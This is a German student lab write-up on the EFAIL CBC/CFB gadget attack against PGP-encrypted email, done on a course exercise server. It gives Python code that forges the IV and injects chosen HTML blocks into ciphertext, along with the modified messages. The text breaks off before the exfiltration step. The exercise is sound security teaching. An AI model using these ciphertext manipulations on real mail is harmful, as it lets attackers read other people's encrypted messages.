8-11-2-Email-Verschluesselung_Fellner

Autor: Manuel Fellner
Version: 07.05.2024

1. Funktionsweise von E-Fail

- Website: https://efail.de
- Paper zu E-Fail: https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-poddebniak.pdf

EFAIL ist eine Sicherheitslücke in den E-Mail-Verschlüsselungsstandards OpenPGP und S/MIME, die es Angreifern ermöglicht, den Klartext verschlüsselter E-Mails zu lesen.

Die Angriffe nutzen Schwachstellen in der Art und Weise aus, wie E-Mail-Clients HTML-Inhalte behandeln. Durch sorgfältiges Erstellen einer HTML-E-Mail kann ein Angreifer den E-Mail-Client des Opfers dazu bringen, den Klartext der verschlüsselten E-Mail an den Server des Angreifers zu exfiltrieren.

Es gibt zwei Haupttypen von EFAIL-Angriffen: CBC/CFB-Gadget-Angriffe und direkte Exfiltrationsangriffe. CBC/CFB-Gadget-Angriffe nutzen Schwachstellen in den CBC- und CFB-Betriebsmodi aus, die von OpenPGP und S/MIME verwendet werden. Direkte Exfiltrationsangriffe täuschen den E-Mail-Client dazu, ein HTML-Bild anzuzeigen, das den Klartext der verschlüsselten E-Mail enthält.

EFAIL-Angriffe können durch Deaktivieren des HTML-Renderings in E-Mail-Clients, Verwenden einer separaten Anwendung zum Entschlüsseln verschlüsselter E-Mails oder Aktualisieren auf eine gepatchte Version eines E-Mail-Clients gemildert werden.

Die EFAIL-Angriffe wurden im Mai 2018 bekannt gegeben, und die Anbieter haben Patches veröffentlicht, um die Schwachstellen zu beheben. Es ist jedoch weiterhin möglich, dass es in den OpenPGP- und S/MIME-Standards weitere Schwachstellen gibt, die von zukünftigen EFAIL-Angriffen ausgenutzt werden könnten.

2. Durchführung der Übung

Wir befinden uns im folgenden Setting: Wir haben unter http://exercises.itsi.rocks:5000/ einen Pseudo E-Mail Client, der hochgeladene E-Mails entschlüsselt und anzeigt.

Unsere Aufgabe ist es jetzt, in Kombination mit diesem Client die E-Fail CBC/CBF Gadget-Attack auszunutzen um den Inhalt der verschlüsselten E-Mail an unseren Endpoint zu senden. Dazu müssen wir die bereits vorhandene E-Mail manipulieren.


2.1 Vorgehensweise

Wir haben folgende Vorgehensweise vorgegeben:

- Manipuliere die E-Mails zunaechst so, dass der erste Block nach dem Entschluesseln nur aus 0x00 besteht
- Erzeuge darauf hin einen entschluesselten ersten Block mit beliebigem Inhalt
- Versuche, beliebige Inhalte auch innerhalb der entschluesselten Mail zu erzeugen
- Schleuse HTML-Code so ein, dass er Teile der Nachricht exfiltriert.

2.2 Ersten Block manipulieren, damit dort nur 0er stehen

Wenn man sich den folgenden Ablauf der Efail CBC/CBF-Attacke ansieht, können wir uns an dem Punkt `b)` orientieren:



Bedeutet:

- Wir müssen den `IV` der Nachricht ändern
- Wir bilden `X` durch `XOR`-Verknüpfung des `IV`s (erste 16 Bytes der E-Mail) und `P0` (anfang der E-Mail, `"Content-type: mu"`)
    - Wir wissen hier einfach schon, womit die E-Mail beginnt, da die meisten verschlüsselten E-Mails mit `Content-type: mu` beginnen (erste 16 Bytes der E-Mail)

Im Python Code sieht dies folgendermaßen aus:

```
import base64
from binascii import *

encrypted_msg =
"EREiIiIjRWeJEjRWeJq83hsiUlyvWfBkagb+1OjnejystJlHHAkiFsPhCxB3m4+EQvgITO3uS
9IIDb55vvKkdg159xEX4EcMTOX6OUbwWRFSVr1u12ZGeVZdn5UgogsqnBgZB5f5Pk0nYJjk8AN
+Rjy9xYnDotMMkt+lUSjg5ZjKzsueMC92R6cV6eNvQrm+GgJ0irLLWnHlB3nxMMcxXjb9Gy+IX
azIHvYX4BOg66Ox57AXJHB2+k0XMP+yV4bryf1itKZQKVkSSwUNMglZyvxImzMOovW4yNCjKKH
raOZXgqNd3x5j9smqZoablZJLjd5EH6LvyciCqgme5OVD0HA4vySGScBoBqw7isBKIyLA8qvWy
qOAAcMtbCyKpXXaxmKj8aWfIEBO0yMMmxrMV71Ru3u90Bmr+3FpQrlQHCvKrA9KMzSa+L1WarA
```

```
EG64WjygW9cmnz3ZfITygVo7fVXJ3yg8pFY/kYVgbF2+SlkRNbvUz8UPtHSzQgMse2UUa"

encrypted_msg_decoded = base64.b64decode(encrypted_msg)

encrypted_msg_decoded_bytearr = bytearray(encrypted_msg_decoded)

iv = encrypted_msg_decoded_bytearr[:16]

# b)
P0 = bytes("Content-Type: mu", 'UTF-8')
X = bytes(a ^ b for a, b in zip(iv, P0))
```

Nun haben wir einen neuen `IV`, den wir jetzt in die Nachricht einfügen müssen.

- Als nächstes müssen wir die die ersten 16 Bytes der `gesamten` E-Mail (der originale `IV`) mit unserem neuen Wert, `X` (dem neuen `IV`) ersetzen.
  - Konkrete Umsetzung:
    1. Wir splitten die originale Nachricht (als `bytearray`) in chunks auf. Das heißt, dass wir die 16-Byte Blöcke aufteilen, damit wir diese einzeln ansprechen können
    2. Als nächstes addieren wir den neuen `IV` mit der restlichen Nachricht (ausgenommen des originalen `IV`s, also alles außer die ersten 16 Bytes)
- Das Ergebnis hieraus müssen wir dann noch in Base64 enkodieren, damit wir es auch gescheit in die E-Mail einsetzen können.

Im Code sieht das so aus:

```
# b)
P0 = bytes("Content-Type: mu", 'UTF-8')
X = bytes(a ^ b for a, b in zip(iv, P0))

# Split the original msg into 16 bytes chunks and display them
info = [encrypted_msg_decoded_bytearr[i:i + 16] for i in range(0,
len(encrypted_msg_decoded_bytearr), 16)]

solution_b = X + encrypted_msg_decoded_bytearr[16:]

"""
Falls der Code nicht funktioniert:
info_copy = info
info_copy[0] = X

solution_b = bytearray()
for byte_chunk in info_copy:
    solution_b.extend(byte_chunk)
"""
```

```
print(f"Solution for b) in base64: {base64.b64encode(solution_b)}")
```


Das Ergebnis ist dann:

```
Un5MVkdNMUrda0QzQrrRqxsiUlyvWfBkagb+1OjnejystJlHHAkiFsPhCxB3m4+EQvgITO3uS9IID
b55vvKkdg159xEX4EcMTOX6OUbwWRFSVr1u12ZGeVZdn5UgogsqnBgZB5f5Pk0nYJjk8AN+Rjy9xY
nDotMMkt+lUSjg5ZjKzsueMC92R6cV6eNvQrm+GgJ0irLLWnHlB3nxMMcxXjb9Gy+IXazIHvYX4BO
g66Ox57AXJHB2+k0XMP+yV4bryf1itKZQKVkSSwUNMglZyvxImzMOovW4yNCjKKHraOZXgqNd3x5j
9smqZoablZJLjd5EH6LvyciCqgme5OVD0HA4vySGScBoBqw7isBKIyLA8qvWyqOAAcMtbCyKpXXax
mKj8aWfIEBO0yMMmxrMV71Ru3u90Bmr+3FpQrlQHCvKrA9KMzSa+L1WarAEG64WjygW9cmnz3ZfIT
ygVo7fVXJ3yg8pFY/kYVgbF2+SlkRNbvUz8UPtHSzQgMse2UUa
```

Diesen String müssen wir jetzt in der E-Mail statt der eigentlichen Nachricht hinpacken.
Die modifizierte E-Mail sieht dann folgendermaßen aus:

```
MIME-Version: 1.0
Date: Tue, 19 Mar 2024 11:00:00 +0100
Message-ID:
<CCJ4dTcy6fS8D6wge3yLjntJm9WCnAU5YWPr3G5XHkkAQbhrNow@mail.tgm.ac.at>
Subject: Test
From: Unknown <foo@example.com>
To: Christoph Roschger <croschger@tgm.ac.at>
MIME-Version: 1.0
Content-Type: multipart/encrypted; protocol="application/pgp-encrypted";
boundary="=-=hYbs675Gjs73Hsk0=-="

--=-=hYbs675Gjs73Hsk0=-=
Content-Type: application/pgp-encrypted

Version: 1

--=-=hYbs675Gjs73Hsk0=-=
Content-Type: application/octet-stream

-----BEGIN PGP MESSAGE-----

Un5MVkdNMUrda0QzQrrRqxsiUlyvWfBkagb+1OjnejystJlHHAkiFsPhCxB3m4+EQvgITO3uS9
IIDb55vvKkdg159xEX4EcMTOX6OUbwWRFSVr1u12ZGeVZdn5UgogsqnBgZB5f5Pk0nYJjk8AN+
Rjy9xYnDotMMkt+lUSjg5ZjKzsueMC92R6cV6eNvQrm+GgJ0irLLWnHlB3nxMMcxXjb9Gy+IXa
zIHvYX4BOg66Ox57AXJHB2+k0XMP+yV4bryf1itKZQKVkSSwUNMglZyvxImzMOovW4yNCjKKHr
aOZXgqNd3x5j9smqZoablZJLjd5EH6LvyciCqgme5OVD0HA4vySGScBoBqw7isBKIyLA8qvWyq
OAAcMtbCyKpXXaxmKj8aWfIEBO0yMMmxrMV71Ru3u90Bmr+3FpQrlQHCvKrA9KMzSa+L1WarAE
G64WjygW9cmnz3ZfITygVo7fVXJ3yg8pFY/kYVgbF2+SlkRNbvUz8UPtHSzQgMse2UUa

-----END PGP MESSAGE-----
--=-=hYbs675Gjs73Hsk0=-=
```

Wenn wir diese E-Mail hochladen, bekommen wir die folgende Ansicht:




- Die erste Zeile besteht nur aus 0ern, gut!

2.2 Zwei beliebige HTML Elemente einschleusen

Da wir jetzt nun wissen, wie genau wir die E-Mail manipulieren können, ist es zeit, dies auch zu tun!

Am besten kann man das testen, indem man einfach mal ein paar HTML Elemente in die E-Mail schleust (z.B. einfach zwei random `<h1>` Elemente mit random Inhalt) und dann testet, ob diese auch in der Applikation angezeigt werden.

Wenn wir uns jetzt wieder an der Graphik des CBC/CBF-Angriffes orientieren, wird jetzt der Punkt `c)` abgearbeitet:



Das bedeutet, dass wir hier das im Schritt `b)` gebildete X mit dem gewünschten Inhalt der Nachricht (MUSS IMMER 16 Bytes GROSS SEIN!!) `XOR`en und das Produkt davon an die Nachricht vorne anhängen müssen.

Beispiel: Wir wollen zwei `<h1>` Elemente einschleusen, damit diese beim anzeigen der E-Mail auch angezeigt werden.

Im Code machen wir das folgendermaßen:

```
# c)
Pc0 = bytes("<h1>dwadddw</h1>", 'UTF-8')
X0 = bytes(a ^ b for a, b in zip(X, Pc0))

Pc1 = bytes("<h1>kkkkkkk</h1>", 'UTF-8')
X1 = bytes(a ^ b for a, b in zip(X, Pc1))


print(f"X0: {hexlify(X0, ' ', 2)}")

solution_c = X0 + info[1] + X1 + info[1] +
encrypted_msg_decoded_bytearr[16:]

print(f"solution_c in base64: {base64.b64encode(solution_c)}")
```

Das Ergebnis ist der folgende Base64 String:

`bhZ9aCM6UC65DzMPbdLglRsiUlyvWfBkagb+1OjnejxuFn1oLCZaIbYALw9t0uCVGyJSXK9Z8GRqB v7U6Od6PBsiUlyvWfBkagb+1OjnejystJlHHAkiFsPhCxB3m4+EQvgITO3uS9IIDb55vvKkdg159x EX4EcMTOX6OUbwWRFSVr1u12ZGeVZdn5UgogsqnBgZB5f5Pk0nYJjk8AN+Rjy9xYnDotMMkt+lUSj g5ZjKzsueMC92R6cV6eNvQrm+GgJ0irLLWnHlB3nxMMcxXjb9Gy+IXazIHvYX4BOg66Ox57AXJHB2 +k0XMP+yV4bryf1itKZQKVkSSwUNMglZyvxImzMOovW4yNCjKKHraOZXgqNd3x5j9smqZoablZJLj d5EH6LvyciCqgme5OVD0HA4vySGScBoBqw7isBKIyLA8qvWyqOAAcMtbCyKpXXaxmKj8aWfIEBO0y MMmxrMV71Ru3u90Bmr+3FpQrlQHCvKrA9KMzSa+L1WarAEG64WjygW9cmnz3ZfITygVo7fVXJ3yg8 pFY/kYVgbF2+SlkRNbvUz8UPtHSzQgMse2UUa`

Wenn wir diesen jetzt mit dem eigentlichen Inhalt der E-Mail ersetzen, sieht die Nachricht folgendermaßen aus:

```
MIME-Version: 1.0
Date: Tue, 19 Mar 2024 11:00:00 +0100
Message-ID:
<CCJ4dTcy6fS8D6wge3yLjntJm9WCnAU5YWPr3G5XHkkAQbhrNow@mail.tgm.ac.at>
Subject: Test
From: Unknown <foo@example.com>
To: Christoph Roschger <croschger@tgm.ac.at>
MIME-Version: 1.0
Content-Type: multipart/encrypted; protocol="application/pgp-encrypted";
boundary="=-=hYbs675Gjs73Hsk0=-="

--=-=hYbs675Gjs73Hsk0=-=
Content-Type: application/pgp-encrypted
```

```
Version: 1

--=-=hYbs675Gjs73Hsk0=-=
Content-Type: application/octet-stream

-----BEGIN PGP MESSAGE-----

bhZ9aCM6UC65DzMPbdLglRsiUlyvWfBkagb+1OjnejxuFn1oLCZaIbYALw9t0uCVGyJSXK9Z8G
RqBv7U6Od6PBsiUlyvWfBkagb+1OjnejystJlHHAkiFsPhCxB3m4+EQvgITO3uS9IIDb55vvKk
dg159xEX4EcMTOX6OUbwWRFSVr1u12ZGeVZdn5UgogsqnBgZB5f5Pk0nYJjk8AN+Rjy9xYnDot
MMkt+lUSjg5ZjKzsueMC92R6cV6eNvQrm+GgJ0irLLWnHlB3nxMMcxXjb9Gy+IXazIHvYX4BOg
66Ox57AXJHB2+k0XMP+yV4bryf1itKZQKVkSSwUNMglZyvxImzMOovW4yNCjKKHraOZXgqNd3x
5j9smqZoablZJLjd5EH6LvyciCqgme5OVD0HA4vySGScBoBqw7isBKIyLA8qvWyqOAAcMtbCyK
pXXaxmKj8aWfIEBO0yMMmxrMV71Ru3u90Bmr+3FpQrlQHCvKrA9KMzSa+L1WarAEG64WjygW9c
mnz3ZfITygVo7fVXJ3yg8pFY/kYVgbF2+SlkRNbvUz8UPtHSzQgMse2UUa

-----END PGP MESSAGE-----
--=-=hYbs675Gjs73Hsk0=-=
```

Wenn wir dieses Dokument jetzt hochladen, bekommen wir die folgende Ausgabe: